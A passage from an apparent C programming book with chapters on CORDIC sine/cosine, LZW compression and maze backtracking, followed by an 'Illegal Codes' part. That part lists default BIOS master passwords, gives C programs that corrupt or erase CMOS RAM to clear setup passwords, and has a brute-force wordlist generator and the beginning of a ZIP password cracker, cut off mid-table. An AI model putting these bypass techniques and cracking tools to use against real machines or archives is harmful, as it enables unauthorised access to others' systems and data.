$$C' = \begin{bmatrix} X' \\ Y' \end{bmatrix} = \begin{bmatrix} X\cos(\sigma) - Y\sin(\sigma) \\ Y\cos(\sigma) - X\sin(\sigma) \end{bmatrix}$$

This equation can be represented in tangent form as

$$X/\cos(\sigma) = X - Y \times \tan(\sigma)$$
$$Y/\cos(\sigma) = Y - X \times \tan(\sigma)$$




The angle is broken into smaller and smaller pieces, such that the tangent of the angle is always power of 2. The pre-calculated angles are also added to the total angle and thus the above equation can be written as

$$X(i+1) = t(i) \times (X(i) - Y/2^i)$$
$$Y(i+1) = t(i) \times (Y(i) - X/2^i)$$
where $t(i) = \cos(\arctan(1/2^i))$
$i$ varies from 0 to $n$

According to the above iterative equation $t(i)$ will converge to a 'constant' after first few iterations (i.e., when $i$ get varies). So it is better to pre-calculate this 'constant' for a greater value of $n$ as:

$$T = \cos(\arctan(1/2^0)) \times \cos(\arctan(1/2^1)) \times \ldots\ldots\ldots. \times \cos(\arctan(1/2^n))$$

Calculated value of T will *always* be `0.60725293500888`. We can use any precision for T. But the accuracy of the calculation of sine and cosine depends on the precision we use and so it is recommended to use at least 6 precision in your calculation.

While we program, the value of the angle $\arctan(1/2^i)$ can be pre-calculated and stored in an array. This value can be used in the iterations and it avoids the calculation at the iterative time.

## 59.4 Algorithm

The steps for CORDIC algorithm are:

1. Get the angle and store it in `Angle`. Store the pre-calculated arctan values in an array
2. Assign X = 0.607252935 (i.e., X=T), Y=0
3. Find X′ and Y′
4. If sign of `Angle` is positive then
   X = X - Y′
   Y = Y + X′
   else ( If sign of `Angle` is negative )
   X = X + Y′
   Y = Y - X′
5. Repeat steps (3) and (4) till the `Angle` approaches 0
6. Print "Value of cos = " X
7. Print "Value of sin = " Y
8. Exit

## 59.5 Program

Following is the program for calculating sine and cosine value for a given angle. In this program the variable `Angle` holds the supplied angle (for which we have to find the cosine and sine values). `Arctans[i]` holds the precalculated angle of arctan's. Then in each iteration the value of `Arctans[i]` is subtracted from or added to `Angle` according to the sign of the `Angle` value. We can finish the iteration when `Angle` becomes 0 or to a nearer value (say, 0.00001). The value of X and Y will also incremented or decremented according to `Angle` value.

After the completion of this program, cosine value will be stored in X and sine value will be stored in Y for a given `Angle`.

```
#define    T         (0.60725293500888)
#define    SIZE      (50)
#define    ZERO      (0.00000001)  /* approximation for zero */

#include <math.h>
int main( void )
{
   int i = 0;
   double X = T, Y = 0.0, Angle;
   double dx, dy;
   double Arctans[SIZE] =
      {
      45.0000000000000, 26.5650511770780, 14.0362434679265,
      7.1250163489018,  3.5763343749974,  1.7899106082461,
      0.8951737102111,  0.4476141708606,  0.2238105003685,
      0.1119056770662,  0.0559528918938,  0.0279764526170,
      0.0139882271423,  0.0069941136754,  0.0034970568507,
      0.0017485284270,  0.0008742642137,  0.0004371321069,
      0.0002185660534,  0.0001092830267,  0.0000546415134,
      0.0000273207567,  0.0000136603783,  0.0000068301892,
      0.0000034150946,  0.0000017075473,  0.0000008537736,
      0.0000004268868,  0.0000002134434,  0.0000001067217,
      0.0000000533609,  0.0000000266804,  0.0000000133402,
      0.0000000066701,  0.0000000033351,  0.0000000016675,
      0.0000000008338,  0.0000000004169,  0.0000000002084,
      0.0000000001042,  0.0000000000521,  0.0000000000261,
      0.0000000000130,  0.0000000000065,  0.0000000000033,
      0.0000000000016,  0.0000000000008,  0.0000000000004,
      0.0000000000002,  0.0000000000001
      };
   printf( "Enter the Angle : " );
   scanf( "%lf", &Angle );
   printf("I\tX\t\tY\t\tAngle\t\tPreCal arctan()\n");
```

```
    while( fabs(Angle) >= ZERO && i < SIZE )
      {
       printf("\n%2d   %3.11lf   %+3.11lf   %+3.11lf   %3.11lf",
                   i, X, Y, Angle, Arctans[i]);
       dx = X / pow(2, i);
       dy = Y / pow(2, i);
       if( Angle >= 0.0 )
          {
            Angle -= Arctans[i];
            X -= dy;
            Y += dx;
          }
        else
          {
             Angle += Arctans[i];
             X += dy;
             Y -= dx;
          }
        ++i;
      }
    return(0);
 } /*--main( )------*/
```

Here is the output of our program for `Angle = 3`.

```
I        X              Y               Angle          PreCal arctan()

 0   0.60725293501   +0.00000000000   +3.00000000000   45.00000000000
 1   0.60725293501   +0.60725293501   -42.00000000000   26.56505117708
 2   0.91087940251   +0.30362646750   -15.43494882292   14.03624346793
 3   0.98678601939   +0.07590661688   -1.39870535500   7.12501634890
 4   0.99627434650   -0.04744163555   +5.72631099391   3.57633437500
 5   0.99923944872   +0.01482551111   +2.14997661891   1.78991060825
 6   0.99877615150   +0.04605174388   +0.36006601066   0.89517371021
 7   0.99805659300   +0.06165762125   -0.53510769955   0.44761417086
 8   0.99853829317   +0.05386030412   -0.08749352869   0.22381050037
 9   0.99874868498   +0.04995976391   +0.13631697168   0.11190567707
10   0.99865110732   +0.05191044493   +0.02441129461   0.05595289189
11   0.99860041352   +0.05288569016   -0.03154159728   0.02797645262
12   0.99862623661   +0.05239809230   -0.00356514466   0.01398822714
13   0.99863902912   +0.05215428706   +0.01042308248   0.00699411368
14   0.99863266263   +0.05227619124   +0.00342896880   0.00349705685
15   0.99862947194   +0.05233714294   -0.00006808805   0.00174852843
16   0.99863106914   +0.05230666719   +0.00168044038   0.00087426421
17   0.99863027101   +0.05232190509   +0.00080617617   0.00043713211
18   0.99862987182   +0.05232952403   +0.00036904406   0.00021856605
19   0.99862967220   +0.05233333351   +0.00015047801   0.00010928303
```

```
20   0.99862957238   +0.05233523824   +0.00004119498   0.00005464151
21   0.99862952247   +0.05233619061   -0.00001344653   0.00002732076
22   0.99862954743   +0.05233571442   +0.00001387422   0.00001366038
23   0.99862953495   +0.05233595252   +0.00000021385   0.00000683019
24   0.99862952871   +0.05233607156   -0.00000661634   0.00000341509
25   0.99862953183   +0.05233601204   -0.00000320125   0.00000170755
26   0.99862953339   +0.05233598228   -0.00000149370   0.00000085377
27   0.99862953417   +0.05233596740   -0.00000063993   0.00000042689
28   0.99862953456   +0.05233595996   -0.00000021304   0.00000021344
```

The value of `cos(3)` is stored in X and `sin(3)` is stored in Y. Thus, according to the precision we use for T, the accuracy of the cosine and sine values can be increased or decreased.

# 60

“All who use swords will be killed with swords.”

# LZW (Lempel Ziv Welch)

Every programmer may have the knowledge about data compression. Data compression is the process of reducing the size of the data file. One method of achieving this is by eliminating redundant data. There are many other methods for data compression. In this chapter let’s see LZW (Lempel Ziv Welch) algorithm. This algorithm is not much known to people as many books on algorithms ignore this neat algorithm.

## 60.1 Brief History

In 1977, Abraham Lempel and Jacob Ziv introduced a compression algorithm. Again in 1978, they modified the algorithm and referred it as “dictionary” based compression. The first algorithm was abbreviated as LZ77 and the later as LZ78. Terry Welch altered these algorithms in 1984 and referred the algorithm as LZW. LZW algorithm took its popularity when GIF format used it for compression.

## 60.2 Principle behind LZW

In LZW compression algorithm, the input file that is to be compressed is read character by character and they are combined to form a string. The process continues till it reaches the end of file. Every new string is assigned some code and stored in *Code table*. They can be referred when the string is repeated with that code. The codes are assigned from 256, since in ASCII character set we have already 256(0-255) characters.

The decompression algorithm expands the compressed file. Here the file, which is created in the compression, is read character by character and it is expanded. This decompression process doesn’t require the *Code table* built during the compression.

## 60.3 LZW Compression

Here the 1$^{st}$ and the 2$^{nd}$ characters are combined to form a string and they are stored in the *Code table*. The code 256(100h) is assigned to the first new string. Then 2$^{nd}$ and 3$^{rd}$ characters are combined and if that string is not available in the *Code table*, it is assigned a new code and it is stored in the *Code table*. Thus we are building a *Code table* with every new string. When the same string is read again, the code already stored in the table will be used. Thus compression occurs when a single code is outputted instead of a set of characters.

The extended ASCII holds only 256(0 to 255) characters and it requires just 8-bits to store each character. But for building the *Code table,* we have to extend the 8-bits to few more bits to hold 256(100h) and above. If we extend it to 12-bits, then we can store up to 4096 elements in the table. So when we store each element in the table it is to be converted to a 12-bit number.

For example, when you want to store `A(dec-65, hex -41)`, `T(dec-84, hex-54)`, `O(dec-79, hex-4F)` and `Z(dec-90, hex-5A)`, you have to store it in bytes as `04, 10, 54, 04, F0, 5A`. The reason is, we have allotted only 12-bits for each character.

Consider a string 'ATOZOFC'. It takes 7x8(56) bits. Suppose if a code is assigned to it as 400(190h), it will take only 12-bits instead of 56-bits!

### 60.3.1 Compression Algorithm

1. Specify the number of bits to which you have to extend
2. read the first character from the file and store it in ch
3. repeat steps (4) to (7) till there is no character in the file
4. read the next character and store it in ch2
5. if ch+ch2 is in the table
   get the code from the table
   otherwise
   output the code for ch+ch2
   add to the table
6. Store it to the Output file in the specified number of bits
7. ch = ch2
8. output the last character ch
9. exit

### 60.3.2 Example

**Input string:** ATOZOFCATOZOFCATOZOFC

| Characters Read | String Stored / Retrieved | Process in Table | In file |
|---|---|---|---|
| A | | | Store |
| T | AT | Store | Store |
| O | TO | Store | Store |
| Z | OZ | Store | Store |
| O | ZO | Store | Store |
| F | OF | Store | Store |
| C | FC | Store | Store |
| A | CA | Store | - |
| T | AT | Retrieve | Store Relevant Code |
| O | AT0 | Store | - |
| Z | OZ | Retrieve | Store Relevant Code |
| O | OZO | Store | - |
| F | OF | Retrieve | Store Relevant Code |
| C | OFC | Store | - |
| A | CA | Retrieve | Store Relevant Code |

| Characters Read | String Stored / Retrieved | Process in Table | In file |
|---|---|---|---|
| T | CAT | Store | - |
| O | TO | Retrieve | Store Relevant Code |
| Z | TOZ | Store | - |
| O | ZO | Retrieve | Store Relevant Code |
| F | ZOF | Store | - |
| C | FC | Retrieve | Store Relevant Code |

In this example-string, the first character ‘A’ is read and then the second character ‘T’. Both the characters are concatenated as ‘AT’ and a code is assigned to it. The code is stored in the *Code table*. Since this is the first string that is new to the table, it is assigned 256(100h). Then the second and the third characters are concatenated to form another new string ‘TO’. This string is also new to the *Code table* and the table expands to accommodate this new string and it is assigned the next code 257(101h). Thus whenever a new string is read after concatenation it is assigned a relevant code and the *Code table* is build. The table expands till the code reaches 4096 (since we have assigned 12-bits) or it reaches the end of file.

When the same set of characters that is stored in the table is again read it is assigned to the code in the *Code table*. Thus according to the number of bits specified by the program the output code is stored. In other words, if we have extended the bits from 8 to 12 then the characters that is stored in 8-bits should be adjusted so as to store it in 12-bit format.

## 60.4 LZW Decompression

The file that is compressed is read byte by byte. The bytes are concatenated according to the number of bits specified by us. For example, we have used 12-bits for storing the elements so we have to read first 2-bytes and get the first 12-bits from that 16-bits. Using this bits *Code table* is build again without the *Code table* previously created during the compression. Use the remaining 4-bits from the previous 2-bytes and next byte to form the next code in the string table. Thus we can build the *Code table* and use it for decompression.

This decompression algorithm builds its own *Code table* and it will be same as the table created during the compression. The decompression algorithm refers this newly created *Code table* but not the *Code table* created during the compression. This is the main advantage in this algorithm.

### 60.4.1 Decompression Algorithm

1. read the character l
2. convert l to its original form
3. output l
4. repeat steps(5) to (10) till there is no character in the file
5. read a character z
6. convert l+z to its original form
7. output in character form

8. if l+z is new then
   store in the code table
9. add l+z first char of entry to the code table
10. l = first char of entry
11. exit

### 60.4.2 Example

Consider the same example given above and do the decompression.

| Compressed Bytes (in hex) | Strings given after converting from 12-bit format to 8-bit format |
|---|---|
| 04 | |
| 10 | → A, T |
| 84 | |
| 04 | |
| F0 | → O, Z |
| 5A | |
| 04 | |
| F0 | → O, F |
| 46 | |
| 04 | |
| 31 | → C, AT |
| 00 | |
| 10 | |
| 21 | → OZ, OF |
| 04 | |
| 10 | |
| 61 | → CA, TO |
| 01 | |
| 10 | |
| 31 | → ZO, FC |
| 05 | |

Here each byte is read one by one as hexadecimal code and 3 of the bytes are combined so as to convert them from a 12-bit format to a 8-bit character (ASCII) format.

Thus the bytes 04, 10 & 84 are combined as 041084. The combined code is split to get A(041) and T(084). The table is also built concurrently when each new string is read. When we read 100, 102 etc., we can refer to the relevant code in the table and output the relevant code to the file. For example, when we reach the 4$^{th}$ set of characters and read 04, 31 and 00 they must be converted to 12-bit form as 043 and 100 will refer to the code in the table and outputs the string C and AT respectively. Thus we can get all the characters without knowing the previous *Code table*.

## Suggested Projects

1. Write your own compression utility using LZW algorithm.

# 61 Backtracking Algorithms

"What comes out of a man is what makes him 'unclean'."

Have you ever seen poor blind people walking in roads? If they find any obstacles in their way, they would just move backward. Then they will proceed in other direction. How a blind person could move backward when he finds obstacles? Simple answer…by intelligence! Similarly, if a algorithm backtracks with intelligence, wonderful isn't it?

## 61.1 Recursive Maze Algorithm

Recursive maze algorithm is one of the good example for backtracking algorithms. In fact Recursive maze algorithm is one of the most available solutions for solving maze.

## 61.2 Maze

Maze is an area surrounded by walls; in between you have a path from starting position to ending position. We have to start from the starting point and travel towards the ending point

## 61.3 Principle of Maze

As explained above, in maze we have to travel from the starting point to ending point. The problem is to choose the path. If we find any dead-end before ending point, we have to backtrack and change the direction. The direction for traversing be North, East, West and South. We have to continue "move and backtrack" until we reach the ending point.

| Example Maze |
|---|
| `1 1 1 1 1 1 1` |
| `1 0 0 0 1 1 1` |
| `1 1 1 0 1 1 1` |
| `1 1 1 0 0 0 1` |
| `1 1 1 1 1 0 1` |
| `1 1 1 1 1 1 1` |

Assume that we are having a two-dimensional maze `cell[WIDTH][HEIGHT]`. Here `cell[x][y] = 1` denotes wall and `cell[x][y] = 0` denotes free cell in the particular location `x, y` in the maze. The directions we can move in the array are North, East, West and South. The first step is to make the boundary of the two-dimensional array as 1 so that we won't go out of the maze, and always reside inside the maze at any time.

Now start moving from the starting position (since the boundary is filled by 1) and find the next free cell, then move to the next free cell and so on. If we reach a dead-end, we have to backtrack and make the cells in the path as 1(wall). Continue the same process till the ending point is reached.

## 61.4 Program

The following program finds whether there is a path available between the two positions in maze or not. Here I have used (1, 1) and (8, 10) as the two positions.

```
/*-----------------------------------------------------------------------
                                  Maze
                                   by
                            K. Joseph Wesley
                      http://JosephWesley.itgo.com
---*/

#include <stdio.h>
#include <stdlib.h>
#include <conio.h>

typedef int BOOLEAN;

#define WIDTH     (12)
#define HEIGHT    (10)

#define TRUE      (1)
#define FALSE     (0)

int cell[10][12] = {
                  {1,1,1,1,1,1,1,1,1,1,1,1},
                  {1,0,0,0,0,1,1,1,1,1,1,1},
                  {1,1,0,0,0,1,1,1,0,1,1,1},
                  {1,1,0,1,0,0,0,0,0,1,1,1},
                  {1,1,0,1,0,0,0,0,0,1,1,1},
                  {1,1,0,1,0,0,0,0,0,0,1,1},
                  {1,1,0,1,0,0,0,0,0,0,0,1},
              {1,1,0,0,0,0,0,0,0,0,0,1},
                  {1,1,0,0,0,0,0,0,0,0,0,1},
                  {1,1,1,1,1,1,1,1,1,1,1,1}
              };

void PrintMatrix( void )
{
   int i, j;
   for( i=0;i <HEIGHT; ++i )
     {
      for( j=0; j<WIDTH ; ++j )
           printf( "%2d", cell[i][j] );
           printf( "\n" );
     }
} /*--PrintMatrix( )-----*/
```

```
void Traverse( BOOLEAN *pathavailable, int x1, int y1, int x2, int y2 )
{
    if ( x1 == x2 && y1 == y2 )
      *pathavailable = TRUE;
    if( cell[x1][y1] == 0 )
       {
         cell[x1][y1] = 1;
         Traverse( pathavailable, x1, y1+1, x2, y2 );
         Traverse( pathavailable, x1+1, y1, x2, y2 );
         Traverse( pathavailable, x1, y1-1, x2, y2 );
         Traverse( pathavailable, x1-1, y1, x2, y2 );
       }
} /*--Traverse( )------*/

int main( void )
{
    BOOLEAN pathavailable = FALSE;
    clrscr();
    printf( "Original Maze: \n" );
    PrintMatrix( );
    Traverse( &pathavailable, 1, 1, 8, 10 );
    printf( "Maze after operations: \n" );
    PrintMatrix( );
    printf( "Path is %s available \n", (pathavailable)? "" : "NOT");
    getch( );
    return ( 0 );
} /*--main( )--------*/
```

## Exercises

1. Find out other backtracking problems.
2. Solve 8 Queen problem.

# Part VII

# Illegal Codes

**Important Notice**

The purpose of Illegal codes is to provide the reader with the loopholes in existing security measures. The main idea is to initiate the reader to develop a good security mechanism. Hence the readers are requested **not** to use these codes for illegal purposes.

# 62 Overcome BIOS Security

"Whoever wants to be first must be slave to all."

BIOS security system provides us two types of passwords mechanism namely: system password and setup password. If your system has system password, you cannot use it, unless you provide the right password. If your system has setup password, you need to provide the right password to change the contents of CMOS setup.

## 62.1 Bypass System password

If your system is protected with system password, you can't access to the system, and so you cannot use any program to overcome this situation. Hence we can go for the two techniques: default master password and hardware techniques.

### 62.1.1 Default master password

Almost all BIOS vendors have default master passwords. Default master password is the one, which can be used instead of the correct password. In other words, almost all BIOS work for two passwords! Among the two, one password is default!

The following table shows the default master password for the famous BIOSs. I hope it would work fine, because I have collected this information from hardware engineers.

| Default Master Passwords | | |
|---|---|---|
| **AMI** | | **Award BIOS** |
| 589589 | | ?award |
| A.M.I. | | 013222222 |
| aammii | | 13222222 |
| AM | | 1EAAh |
| AMI | | 256256 |
| AMI_SW | | 589589 |
| AMI!SW | | 589721 |
| AMI?SW | | admin |
| AMI.KEY | | alfarome |
| ami.key | | aPAf |
| ami.kez | | award |
| AMIAMI | | award_ps |
| AMIDECOD | | AWARD_PW |
| AMIPSWD | | AWARD SW |
| amipswd | | BIOS |
| AMISETUP | | bios* |

| **AMI** | **Award BIOS** |
|---|---|
| bios310 | biosstar |
| BIOSPASS | condo |
| CMOSPWD | CONDO, |
| HEWITT RAND | djonet |
| KILLCMOS | efmukl |
| | g6PJ |
| | h6BB |
| | HELGA-S |
| | HEWITT RAND |
| | HLT |
| | j09F |
| | j256 |
| | j64 |
| | lkw peter |
| | lkwpeter |
| | LKWPETER |
| | PASSWORD |
| | SER |
| | setup |
| | SKY_FOX |
| | SWITCHES_SW |
| | Sxyz |
| | t0ch20x |
| | ttptha |
| | TzqF |
| | wodj |
| | ZAAADA |
| | zbaaaca |
| | zjaaadc |
| **Compaq** | **Daytek** |
| Compaq | Daytec |
| **Dell** | **Hewlett-Packard** |
| Dell | Hewlpack |
| **IBM** | **Phoenix** |
| IBM | Phoenix |
| MBIUO | |
| merlin | |
| sertafu | |
| **Toshiba** | **Zenith** |
| Toshiba | 3098z |
| toshy99 | Zenith |

### 62.1.2 Hardware techniques (clearing CMOS RAM)

For clearing CMOS RAM, hardware techniques are used. If you could clear the CMOS RAM, the password will be lost. Of course, this book is not a hardware book. But I think a good programmer might know these techniques too. And so I provide this information to you. Hope this will be useful to you!

#### 62.1.2.1 Removing battery

Removing the battery found on motherboard for about 30 minutes will clear the CMOS RAM and so the system password.

#### 62.1.2.2 Shorting battery

If the battery is of type Nickel/Cadmium, you can short the battery, with a resistor for about 30 minutes. This method does not apply for Lithium type batteries that are non-rechargeable.

#### 62.1.2.3 Jumper

Refer your motherboard manual to find which jumper (and how it) has to be used to clear the CMOS RAM.

## 62.2 Bypass Setup password

If your system has setup password, you will still have access to the system (and so you can use program), but you won't have any access to CMOS setup. Hence you can use two techniques to clear setup password: Default password and programs.

### 62.2.1 Default master password

You can try default master password from the above list to overcome setup password.

### 62.2.2 Program

We can also use our programs to access CMOS RAM.

#### 62.2.2.1 Messing up CMOS RAM

The CMOS checksum hi-byte is stored at offset 2Eh of CMOS RAM. If we change this checksum to another value (say 0), during boot up the BIOS will find that the checksum is wrong and it will be forced to setup with "checksum error" messages. As BIOS finds it as an error, it would load the default settings, which does not have password! And thus we can clear the existing setup password! The following code does this:

```
/*    Mess up CMOS RAM */

#include <dos.h>
```

```
#define     CMOS_ADDR   (0x70)            /* address port of CMOS */
#define     CMOS_DATA   (0x71)            /* data port for CMOS */
int main( void )
{
   printf( "Warning: This program will mess up CMOS RAM \n\a" );
   printf( "Do you want to continue? " );
   if ( tolower( getchar( ) ) == 'y' )
      {
       disable( );
       outportb( CMOS_ADDR, 0x2E );
       outportb( CMOS_DATA, 0 );
       enable( );
       printf( "Check sum byte at offset 2Eh has set to 0 ! \n" );
       printf( "Please restart your system to check.... \a\n" );
      }
   return(0);
} /*--main( )---------*/
```

### 62.2.2.2 Clearing CMOS RAM through programming

Instead of using hardware techniques, we can even use a program to clear CMOS RAM. We know that first 16 bytes of CMOS RAM is used by RTC ( Real Time Clock ) registers. If we want to clear 64 byte CMOS RAM, we have to set CMOS RAM from address 10h to 40h as zero. And if we want to clear 128 bytes CMOS RAM, we have to set address 10h to 80h as zero. We start from address 10h, because first 16 (Fh) bytes are used for RTL registers. The following code does this:

```
#include <dos.h>

#define     CMOS_ADDR   (0x70)            /* address port of CMOS */
#define     CMOS_DATA   (0x71)            /* data port for CMOS */

int GetCMOSSize( void )
{
    int a, size;
    /*  Read the value present at the 128th (last) byte of CMOS */
    disable( );
    outportb( CMOS_ADDR, 127 );
    a = inportb( CMOS_DATA );  /* store it in 'a' */
    enable( );
    /*  Now, overwrite that (last) byte of CMOS
            with inverted 'a' (i.e., !a)  */
    a = !a;
    disable( );
    outportb( CMOS_ADDR, 127 );
    outportb( CMOS_DATA, a );
    enable( );
```

```
    /* Check whether the value is written or not */
    disable( );
    outportb( CMOS_ADDR, 127 );
    if ( inportb( CMOS_DATA ) == a )     /* written */
            size = 128;       /* so CMOS RAM size is 128 bytes */
      else      /* not written */
            size = 64;  /* so CMOS RAM size is 64 bytes */
    enable( );
    return( size );
} /*--GetCMOSSize( )---------------*/

int main( void )
{
    int size, offset;
    printf( "BEWARE! This program will erase CMOS contents! \n\a" );
    printf( "Don't use this program unnecessarily! \n\n\a" );
    printf( "Wanna continue? (Y/N) " );
    if ( tolower( getche( ) ) == 'y' )
      {
          size = GetCMOSSize( );
          printf( "\nSize of CMOS RAM is %d bytes \n", size );
          /* Erase the CMOS registers from byte-16 to byte-'size' */
          for( offset = 16 ; offset<size ; ++offset )
            {
               disable( );
               outportb( CMOS_ADDR, offset );
               outportb( CMOS_DATA, 0 );  /* Erase with 0 */
               enable( );
            }
          printf( "CMOS RAM has been just erased! \n\a" );
          printf( "Now, Restart your system to check... \n" );
      }
    return(0);
} /*--main( )-----*/
```

| **Note** |
|---|
| For more security some smart BIOS vendors store BIOS data in NVRAM or SMM memory instead of storing it in same CMOS location. In those cases, clearing BIOS passwords through program won't work. But only a few BIOS vendors do this! |

# 63 Cracking Techniques

"He who stands firm to the end will be saved."

"*Hacker*" is an enthusiastic programmer. "*Cracker*" is the one who does illegal operations like stealing data, passwords etc through programming. So the Cracker might be a Hacker, and the Hacker need not be a Cracker. But in India, both "Hacking" and "Cracking" are interchangeably used.

Password cracking techniques can basically be classified into:

1. Brute force technique
2. Dictionary attack

## 63.1 Brute force technique

In brute force technique, all combinations of valid characters are tried until we get the right password. For example, if the length of the password is 1, we have to try 'A', 'B'…'Z' or '0','1'…'9', and the process has to continue until the right password is found. If the application uses case-sensitive passwords or special symbols as valid characters, then we have to try 'a', 'b'…'z' and '~', '$'… too. And so from programming point of view, brute force technique is considered to be very time-consuming technique.

I have written the following program to generate word list of length 2. It accepts the file name in which the strings are to be added as an argument.

```
/* File name: Brute.c */
#include <stdio.h>

char
Valid_Chars[]="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
               " 1234567890!@#$%^&*()-=_+`~[]\\{}|;':\",./<>?";

int main( int argc, char *argv[] )
{
    unsigned long i, j, n;
    char str[5];
    FILE *fp;

    if ( argc<2 )
      {
         printf( "Syntax: BRUTE <output file name> \n\a" );
         exit(1);
      }
```

```
    if ( (fp=fopen( argv[1], "w"))==NULL )
      {
         perror( "Error" );
         exit(1);
      }
    printf( "Strings are being generated... \n" );
    n = 0;
    for ( i=0 ; i<strlen( Valid_Chars ) ; ++i )
      for ( j=0; j<strlen( Valid_Chars ); ++j )
          {
             str[0] = Valid_Chars[i];
             str[1] = Valid_Chars[j];
             str[2] = '\0';
             fprintf( fp, "%s \n", str );
             ++n;
          }
    fclose( fp );
    printf( "No. of strings written to %s is %ul \a\n", argv[1], n );
    return(0);
}
```

When you run the above program as

```
C:\> BRUTE words.lst
```

You would get about 90 thousand words! All the words are with length 2. So it is more time consuming. You can add more *for* loops to get words of length other than 2. But it won't be an efficient implementation, you need to try another method. Optimized implementation of generating words list using brute force technique is left to the reader as an exercise. You may change the `Valid_Chars` table if you don't require all the characters.

## 63.2 Dictionary attack

In this technique, all words that are expected to be the right password are tried. But, there is a difference… it won't directly try those passwords with the software as in brute force technique. The software's encrypting technique like hash values etc will be performed on those passwords and if there is a match in the *key*, it recognizes it as the right password. Mostly people prefer this technique, because it is not much time consuming compared to brute force.

“Do to others what you want them to do to you.”

# 64 Cracking ZIP file’s Password

We all use ZIP files (compressed files) for saving disk space. PKZIP is one of the famous ZIP utility. PKZIP provides us security mechanism to save the contents of ZIP file being viewed by others. For this security mechanism one has to use passwords. These passwords can be cracked with dictionary attacks. The encryption algorithm uses case sensitive passwords.

The very famous Windows based WinZip also uses the same compression algorithm used by PKZIP. So there is no difference between the ZIP file created with WinZip and PKZIP.

## 64.1 Cracking ZIP passwords

In order to crack the ZIP file’s passwords, you need to know the file format of ZIP. So I suggest you to have a look at the ZIP file format found on file formats section.

## 64.2 CrackIt

### 64.2.1 Logic

The following code is very popular among crackers. Let’s call it as *CrackIt* utility. CrackIt uses dictionary attack technique. So you need to provide a *Words list* file that is preloaded with all the passwords you suspect. For example, if you suspect that the password would be any one of the words “KING”, ”QUEEN”, “JACK”, you have to load the *Words list* file as:

```
KING
QUEEN
JACK
```

The CrackIt would first take the “KING” and it would check whether it is the right password or not. If not, it would check “QUEEN” and if it is the right password, it would print it. The validation of password is done with dictionary attack.

The encryption algorithm uses case sensitive passwords. So you have to load the *Words list* file with enough words list. A clever idea is to use brute force for preparing words list that are to be used in *Words list* file.

CrackIt has few drawbacks:

1. Success of the cracking depends upon the *Words list* file
2. Dictionary attack won’t be faster if you use large *Word list*

3. Because of the encryption mechanism used in PKZIP, it requires at least 3 enciphered files be present in a given ZIP file

### 64.2.2 Code

Following is the code for CrackIt. To check it run it as:

```
C:\>CRACKIT FOO.ZIP WORDS.LST
```

```
#include <stdio.h>

#define  ZIP      (0x04034b50)      /* signature */

typedef int BOOLEAN;

#define TRUE      (1)
#define FALSE     (0)

unsigned long Crc32_Tbl[] =
     {
      0x00000000L, 0x77073096L, 0xee0e612cL, 0x990951baL,
      0x076dc419L, 0x706af48fL, 0xe963a535L, 0x9e6495a3L,
      0x0edb8832L, 0x79dcb8a4L, 0xe0d5e91eL, 0x97d2d988L,
      0x09b64c2bL, 0x7eb17cbdL, 0xe7b82d07L, 0x90bf1d91L,
      0x1db71064L, 0x6ab020f2L, 0xf3b97148L, 0x84be41deL,
      0x1adad47dL, 0x6ddde4ebL, 0xf4d4b551L, 0x83d385c7L,
      0x136c9856L, 0x646ba8c0L, 0xfd62f97aL, 0x8a65c9ecL,
      0x14015c4fL, 0x63066cd9L, 0xfa0f3d63L, 0x8d080df5L,
      0x3b6e20c8L, 0x4c69105eL, 0xd56041e4L, 0xa2677172L,
      0x3c03e4d1L, 0x4b04d447L, 0xd20d85fdL, 0xa50ab56bL,
      0x35b5a8faL, 0x42b2986cL, 0xdbbbc9d6L, 0xacbcf940L,
      0x32d86ce3L, 0x45df5c75L, 0xdcd60dcfL, 0xabd13d59L,
      0x26d930acL, 0x51de003aL, 0xc8d75180L, 0xbfd06116L,
      0x21b4f4b5L, 0x56b3c423L, 0xcfba9599L, 0xb8bda50fL,
      0x2802b89eL, 0x5f058808L, 0xc60cd9b2L, 0xb10be924L,
      0x2f6f7c87L, 0x58684c11L, 0xc1611dabL, 0xb6662d3dL,
      0x76dc4190L, 0x01db7106L, 0x98d220bcL, 0xefd5102aL,
      0x71b18589L, 0x06b6b51fL, 0x9fbfe4a5L, 0xe8b8d433L,
      0x7807c9a2L, 0x0f00f934L, 0x9609a88eL, 0xe10e9818L,
      0x7f6a0dbbL, 0x086d3d2dL, 0x91646c97L, 0xe6635c01L,
      0x6b6b51f4L, 0x1c6c6162L, 0x856530d8L, 0xf262004eL,
      0x6c0695edL, 0x1b01a57bL, 0x8208f4c1L, 0xf50fc457L,
      0x65b0d9c6L, 0x12b7e950L, 0x8bbeb8eaL, 0xfcb9887cL,
      0x62dd1ddfL, 0x15da2d49L, 0x8cd37cf3L, 0xfbd44c65L,
      0x4db26158L, 0x3ab551ceL, 0xa3bc0074L, 0xd4bb30e2L,
      0x4adfa541L, 0x3dd895d7L, 0xa4d1c46dL, 0xd3d6f4fbL,
      0x4369e96aL, 0x346ed9fcL, 0xad678846L, 0xda60b8d0L,
```

```
       0x44042d73L, 0x33031de5L, 0xaa0a4c5fL, 0xdd0d7cc9L,
       0x5005713cL, 0x270241aaL, 0xbe0b1010L, 0xc90c2086L,
       0x5768b525L, 0x206f85b3L, 0xb966d409L, 0xce61e49fL,
       0x5edef90eL, 0x29d9c998L, 0xb0d09822L, 0xc7d7a8b4L,
       0x59b33d17L, 0x2eb40d81L, 0xb7bd5c3bL, 0xc0ba6cadL,
       0xedb88320L, 0x9abfb3b6L, 0x03b6e20cL, 0x74b1d29aL,
       0xead54739L, 0x9dd277afL, 0x04db2615L, 0x73dc1683L,
       0xe3630b12L, 0x94643b84L, 0x0d6d6a3eL, 0x7a6a5aa8L,
       0xe40ecf0bL, 0x9309ff9dL, 0x0a00ae27L, 0x7d079eb1L,
       0xf00f9344L, 0x8708a3d2L, 0x1e01f268L, 0x6906c2feL,
       0xf762575dL, 0x806567cbL, 0x196c3671L, 0x6e6b06e7L,
       0xfed41b76L, 0x89d32be0L, 0x10da7a5aL, 0x67dd4accL,
       0xf9b9df6fL, 0x8ebeeff9L, 0x17b7be43L, 0x60b08ed5L,
       0xd6d6a3e8L, 0xa1d1937eL, 0x38d8c2c4L, 0x4fdff252L,
       0xd1bb67f1L, 0xa6bc5767L, 0x3fb506ddL, 0x48b2364bL,
       0xd80d2bdaL, 0xaf0a1b4cL, 0x36034af6L, 0x41047a60L,
       0xdf60efc3L, 0xa867df55L, 0x316e8eefL, 0x4669be79L,
       0xcb61b38cL, 0xbc66831aL, 0x256fd2a0L, 0x5268e236L,
       0xcc0c7795L, 0xbb0b4703L, 0x220216b9L, 0x5505262fL,
